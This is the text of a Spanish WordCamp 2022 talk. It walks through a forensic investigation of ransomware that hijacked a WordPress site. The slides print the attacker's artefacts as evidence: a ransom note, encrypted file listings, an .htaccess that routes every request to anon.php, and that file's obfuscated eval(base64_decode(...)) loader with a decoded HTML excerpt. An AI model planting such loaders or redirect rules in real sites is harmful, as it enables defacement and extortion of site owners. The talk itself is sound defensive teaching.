



**WORDCAMP  
IRUN2022**

By Nestor Angulo de Ugarte

# A1909: El astuto caso del Ransomware en WordPress



SPOILER  
ALERT







Una llamada  
misteriosa...





# La escena del crimen

{ Onanimus7 R4nsomwar3 }



Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First  
Send Me \$200 For Back Your Website

Bitcoin (BTC) Address : 1Hm [REDACTED] NQ

Password [REDACTED] Decrypt

Contact Telegram : @ [REDACTED]

~Tap Background to music~



# ¿Ransomware en WordPress?




CHALLENGE  
ACCEPTED!!

Caso N1909



# Escuela de Detectives: Conceptos previos

# DEALING WITH CYBER STRESS





PHISHING

BOTNET

SPAM

HACKER

MALWARE

DDOS

VIRUS

KEYLOGGER

SPYWARE

# Hackers vs Ciberterroristas



**Hacker**


- **Persona curiosa** que le encanta ir más allá de los límites y convencionalismos.



**Ciberterrorista**

- **Hacker informático**, cuyo objetivo es enriquecerse en un entorno de suma 0.
- **El malo de la historia.**

# Qué es la Seguridad de Información



## Concepto CID (CIA)

- Confidencialidad
- Integridad
- Disponibilidad

## Concepto FAD (DAD)

- Filtración
- Alteración
- Destrucción



# Detectives: Analistas de Seguridad

# ¡No estamos solos!

## La Policía y organizaciones

- Brigada Central de Investigación Tecnológica (B.C.I.T.)
- Europol European Cybercrime Centre (EC3)
- Interpol Cyber Fusion Centre (CFC)
- UN Counter-Terrorism Centre (UNCCT)
- MI6, FBI, etc.
- The European Cyber Security Organisation (ECSO)
- UK National Cyber Security Centre (NCSC)
- Cybersecurity & Infrastructure Security Agency (CISA)



## ► Posibles objetivos en WordPress

**Usuarios**

**Base de  
datos**


**Contenido**

**Infraestructura**

**Bot Net**

**Reputación**

# Cómo se infecta un sitio WordPress:





OWASP  
Open Web Application Security Project

# Codificación

VS

# Ofuscación

VS

# Encriptado



**Codificación:**  
Traducción

Tablas típicas:  
HTML-ASCII-HEX,  
CharCode



**Ofuscación:**  
Hacer difícil la lectura e  
interpretación de un código. No  
usa estándares

Técnicas habituales:  
Base64, Gzinflate,  
Codificación



**Encriptado:**  
Protección mediante algoritmo  
de datos sensibles con el fin de  
proteger la confidencialidad.  
Requiere una clave

Ejemplos:  
AES (WPA2,  
SSL/TLS), RC4  
(SSH)

# Codificación



Codificación:

Traducción

Tablas típicas:  
HTML-ASCII-HEX,  
Base64

```
$ php -a
```

```
Interactive shell
```

```
php >
```

```
php > echo "\x2fh\x6fm\x65/x63_\x68t\x6dl\x2fh\x6fm\x652\x301\x36/\x76e\x6ed\x
```

```
/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.icd
```

```
php >
```

VS

# Encriptado



Encriptado:

Protección mediante algoritmo de datos sensibles con el fin de proteger la confidencialidad. Requiere una clave

Ejemplos:  
AES (WPA2, SSL/TLS), RC4 (SSH),

# Ransomware


Un **ransomware**, o 'secuestro de datos', es un tipo de programa dañino que restringe el acceso a determinadas partes o archivos del sistema infectado y pide un rescate a cambio de quitar esta restricción.

[Wikipedia](#)





# Herramientas de Analista de Seguridad web



# Medidas:



## REACTIVAS

Cuando lo malo **ya ha ocurrido**

Mitigación de **daños**

**RESPUESTA A INCIDENTES**



## PROACTIVAS

**Antes** de que pase nada malo

Mitigación de **riesgos**

**ANÁLISIS Y MONITOREO**

# Medidas Reactivas (AKA Incident Response)



1) **Escanea** tu sitio, base de datos, server, etc.

Front-end: [sitecheck.sucuri.net](https://sitecheck.sucuri.net)  
Plugin de seguridad: WordFence, etc.



2) **ACTUALIZA**

TODO  
Incluido el software del servidor



3) **CEC**: Chequea, Elimina y Cambia

Admins, plugins, temas, contraseñas  
...  
- [webpagetest.org](https://webpagetest.org)



Ó restaura una **BACKUP** y Vuelve a 1)

Posible pérdida de información  
Posible re-instalación del malware



# CASO N1909



# El secuestro

{ Onanimus7 R4nsomwar3 }



Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First  
Send Me \$200 For Back Your Website

Bitcoin (BTC) Address: 1Hm [redacted] NQ

Password [redacted] Decrypt

Contact Telegram : @ [redacted]

~Tap Background to music~

# El secuestro

{ Onanimus7 R4nsomwar3 }



Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First  
Send Me \$200 For Back Your Website

Bitcoin (BTC) Address :



# Las Pruebas



# Las Pruebas

wp-config.php.0x4f6e616e696d757337

```
1 8d57 d972 e248 167d 1e7f 4556 cf44 a8ca
2 63b3 d86c aeee 8929 81d8 8c30 8ba0 28fb
3 8548 a414 4a90 9442 9962 7147 fffb dc4c
4 2116 574d 44db 8e00 a3bb 2fe7 1efe f86f
5 e445 37f9 dbdb 1b74 8b26 1e41 0bcc 09b2
6 59e8 d265 1263 4159 885c 16a3 198b 9d61
7 4c38 07b9 4c74 17dd a782 39b0 81ec 98a4
8 e2dc 8e69 2450 c209 47c2 a31c b9d4 27c8
9 4962 1a2e e103 22d5 69c8 05f6 7da5 9043
10 af2c 410e 0b35 813c bc25 4830 a92c 45d1
11 8e2c 10a7 82dc a103 c8d8 3894 ca36 8b0e
12 1796 41fc b7ab 507e 4338 74e4 331f fc28
13 335b ec27 84e7 4eb1 67aa a023 30c4 a284
14 5ce6 fb6c 2783 bc4a 9f7f 3daa dda2 fec1
15 1a99 8813 2140 8aa7 9f59 0412 1768 4d0e
16 c70f 0c2c b02a 22bc 808b 2826 2edd a78f
17 f4ba 35d4 279d a3bd 6f3e 0dd7 c813 22e2
18 5ff3 799b 3964 9fdb 4199 2359 e61c 8b97
19 f9a6 43a5 a7f9 5576 9976 84ed 355e 92ab
20 cee4 6f6e f279 74fb 3152 74af 4a0c e543
21 4b88 5595 8e86 2e43 6ecc 0259 d958 15da
22 635c 48e5 7c5e 0e84 6a71 8803 8298 abea
```


wp-admin	File folder	27/1/2022 03:16:10
wp-content	File folder	26/1/2022 15:48:35
wp-includes	File folder	10/1/2022 21:16:23
.ftpquota.0x4f6e616e696d757337	17	0X4F6E616... 26/1/2022 14:08:06
.htabackup	114	HTABACK... 26/1/2022 16:00:02
.htabackup.0x4f6e616e696d757337	57	0X4F6E616... 26/1/2022 15:55:04
.htaccess	114	HTACCESS... 26/1/2022 16:00:02
.htaccess.0x4f6e616e696d757337	57	0X4F6E616... 26/1/2022 15:55:05
7.php.0x4f6e616e696d757337	215	0X4F6E616... 26/1/2022 15:39:19
anon.php	5.063	PHP File 26/1/2022 16:00:02
anon.php.0x4f6e616e696d757337	2.742	0X4F6E616... 26/1/2022 15:55:05
cgi-bin.zip.0x4f6e616e696d757337	202.318.369	0X4F6E616... 19/2/2021 09:12:06
error_log	32.096	File 27/1/2022 09:16:56
error_log.0x4f6e616e696d757337	2.304	0X4F6E616... 26/1/2022 15:45:57
googlec55310faa35e04c1.html	54	Firefox HT... 27/1/2022 09:11:42
index.html	697	Firefox HT... 27/1/2022 09:35:40
index.php	0	PHP File 27/1/2022 02:14:43
index.php.0x4f6e616e696d757337	251	0X4F6E616... 26/1/2022 15:45:57
license.txt.0x4f6e616e696d757337	7.283	0X4F6E616... 26/1/2022 15:45:57
onanimus7.php.0x4f6e616e696d757337	2.130	0X4F6E616... 26/1/2022 15:45:57
readme.html.0x4f6e616e696d757337	2.993	0X4F6E616... 26/1/2022 15:45:58
test.html.0x4f6e616e696d757337	5	0X4F6E616... 26/1/2022 15:45:58
wp-activate.php.0x4f6e616e696d757337	2.416	0X4F6E616... 26/1/2022 15:45:59
wp-blog-header.php.0x4f6e616e696d757337	225	0X4F6E616... 26/1/2022 15:47:13
wp-comments-post.php.0x4f6e616e696d75...	1.046	0X4F6E616... 26/1/2022 15:47:13
wp-config-sample.php.0x4f6e616e696d757...	1.190	0X4F6E616... 26/1/2022 15:47:13
wp-config.php.0x4f6e616e696d757337	1.884	0X4F6E616... 26/1/2022 15:47:13
wp-cron.php	3.847	PHP File 7/11/2019 04:10:46



**La Pista**

**.htaccess file**

# La Pista



```
.htaccess-DISABLED x
1 DirectoryIndex anon.php
2
3
4 ErrorDocument 403 /anon.php
5
6
7 ErrorDocument 404 /anon.php
8
9
10 ErrorDocument 500 /anon.php
11
```



## Desenredando la madeja

*anon.php*

# Desenredando la madeja *anon.php*

anon.php

```
1 <?php eval('?'>.base64_decode('PHRpdGx1PnsgT25hbm1tdXM3IFI0bnNvbXdhcjmGfTwvdG
10bGU+CjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KPG1ldGEgdmFtZT0idm1ld3BvcnQiIGNvbnRlbnQ
9IndpZHRoPWRldm1jZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0wLjUjPgo8bWV0YSBodHRwLWVxdWl2
PSJYLVVBLUNvbXBhdGlibGUiIGNvbnRlbnQ9IklFPWVkJ2UiPgo8bWV0YSBwcm9wZXJ0eT0ib2c6d
Gl0bGUiIGNvbnRlbnQ9I1B3bjNkIEJ5IE9uYW5pbXVzNyI+CjxtZXRhIG5hbWU9ImtleXdvcmlzIi
Bjb250ZW50PSJINGNrM2QsICBINGNrM2QgQnksIE9uYW5pbXVzNywgSDRjazNkIEJ5IE9uYW5pbXV
zNyI+CjxtZXRhIG5hbWU9ImRlc2NyaXB0aW9uIiBjb250ZW50PSJITZWN1cm10eSBqdXN0IGFuIGls
bHVzaW9uISEhIj4KPG1ldGEgcHJvcGVydHk9Im9nOmRlc2NyaXB0aW9uIiBjb250ZW50PSJITZWN1c
ml0eSBqdXN0IGFuIGlsbHVzaW9uISEhIj4KPG1ldGEgcHJvcGVydHk9Im9nOnNpdGVfbmFtZSIgY2
9udGVudD0iIFNlY3VyaXR5IGp1c3QgYW4gaWxsZXNpb24hISEiPgo8bWV0YSBwcm9wZXJ0eT0ib2c
6dHlwZSIgY29udGVudD0id2Vic2l0ZSI+CjxtZXRhIHByb3BlcnR5PSJvZzppbWFnZSIgY29udGVu
dD0iaHR0cHM6Ly9pLm1iYi5jby9zMlRENEhCLzE2MjQ3NTc3MDctcGljc2F5LnBuZyI+CjxtZXRhI
G5hbWU9ImNvcHlyaWdodCJjb250ZW50PSJINGNraW5nLGcsIE9uYW5pbXVzNyI+CjxtZXRhIG5hbW
```





```
anon.php anon-dec.php
1 <title>{ Onanimus7 R4nsomwar3 }</title>
2 <meta charset="utf-8">
3 <meta name="viewport" content="width=device-width, initial-scale=0.5">
4 <meta http-equiv="X-UA-Compatible" content="IE=edge">
5 <meta property="og:title" content="Pwn3d By Onanimus7">
6 <meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4ck3d By
7 <meta name="description" content="Security just an illusion!!!">
8 <meta property="og:description" content="Security just an illusion!!!">
9 <meta property="og:site_name" content=" Security just an illusion!!!">
10 <meta property="og:type" content="website">
11 <meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
12 <meta name="copyright" content="H4cking,g, Onanimus7">
13 <meta name="theme-color" content="#000">
14 <meta name="robots" content="index, cache, follow, archive">
15 <meta name="googlebot" content="all, index, follow, cache, archive">
16 <meta name="allow-search" content="yes">
17 <meta name="audience" content="all">
18 <link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/
19 <link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet"
20 style
21 <html>
22 background: black;
23 color: white;
24 font-family: 'Montserrat', sans-serif;
25 }
